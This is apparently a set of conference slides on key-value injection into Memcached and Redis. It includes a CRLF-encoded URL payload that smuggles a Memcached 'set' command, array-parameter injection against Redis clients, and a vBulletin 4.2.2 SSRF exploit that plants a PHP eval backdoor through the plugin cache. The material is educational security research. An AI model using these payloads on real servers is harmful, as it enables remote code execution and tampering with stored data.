

# Key-Value Injection

# Databases

Memcached


Redis

Riak

CouchDB

....

# Typical web app



# Fuzzing

- Max key length
- 1 byte + 2 byte fuzzing (special symbols)
- Mass Assignment Vulnerability or something like that

## Search anomalies

- `/set?key=aa...aaa{max key length+1}`
- `/set?key=%[00-FF]`
- `/set?key=%[00-FF]%[00-FF]`
- `/set?key=1&key=pwned`

# Sql and key-value injection

- SELECT -> GET
- INSERT -> SET
- QUOTES -> `\r\n ../`

# Special characters

Null Byte: `\0` -> `%00` -> `0x00`

CRLF `\r\n` -> `%0d%0a` -> `0x0d 0x0a`

Space `' '` -> `%20` -> `0x20`

# MEMcached

- Key-Value Storage
- Caching
- Popular
- Plaintext and Binary Protocol
- 11211 Port



# Example commands

- SET
  - set <key> flags exptime bytes
  - value
- GET
  - get <key>
- DELETE
  - delete <key>



# Injection

```
mc=pylibmc.Client(["memcached"],binary=False)
app = Flask(__name__)
@app.route('/')
def hello_world():
    return 'Hello there!'

@app.route('/api/set')
def set():
    mc.set(str(request.args['key']),"default")
    return "Done"
```

**pylibmc 1.2.3**

http://target.com/key?

=a%0d%0a1%0d%0aset%20injected%200%203600%205%0d  
%0apwned%0d%0a

This request in memcached:

... a

1

set injected 0 3600 5

pwned

...

# Injection

The stored key "injected" with a value «pwned" now will be stored in a database

# Example of exploitation

Vbulletin ≤4.2.2

1. Request to change profile picture

do=updateprofilepic&securitytoken=...&avatarurl=SERVER+PAYLOAD

3. Server is <http://localhost:11211/>

2. Payload is

```
set pluginlist 0 0 96
```

```
a:1:{s:12:"global_start";s:62:"if(isset($_REQUEST['eval']))
```

```
{eval($_REQUEST['eval']);die();}
```

```
"};
```

```
quit
```

```
.png
```

3. Server makes request to memcached and store malicious input

4. ???

5. PROFIT

# Redis



- Key-Value Storage
- Caching
- Popular and Powerful
- Lua scripts
- Can write in files (CONFIG SET DIR)
- 6379 Port
- Plaintext and Binary Protocol
  - set key value
  - \*3 \$3 set \$3 key \$5 value

# Example commands

- SET
  - set <key> value
- GET
  - get <key>
- DELETE
  - del <key>

# Standard input

POST Request  
with json data:  
{"key": "test"}  
GET Request  
/query?key=test

```
app.post('/', function (req, res) {  
  console.log(req.body);  
  client.set(req.body.key, "default");  
  return res.send('Done');  
});
```

```
app.get('/query', function (req, res) {  
  console.log(req.query.key);  
  client.set(req.query.key, "default");  
  return res.send('Done');  
});
```

client.set("test", "default") -> set test default

# Injection

POST Request  
with json array:

```
{"key":["test","pwned"]}
```

GET Request

/query?

key=test&key=pwned

```
app.post('/', function (req, res) {  
  console.log(req.body);  
  client.set(req.body.key, "default");  
  return res.send('Done');  
});
```

```
app.get('/query', function (req, res) {  
  console.log(req.query.key);  
  client.set(req.query.key, "default");  
  return res.send('Done');  
});
```

client.set( ["test","pwned"], "default") ->  
set test pwned

**For more information read this  
SSRF, Memcached and other key-value injections in the wild  
Ivan Novikov(@d0znpp)**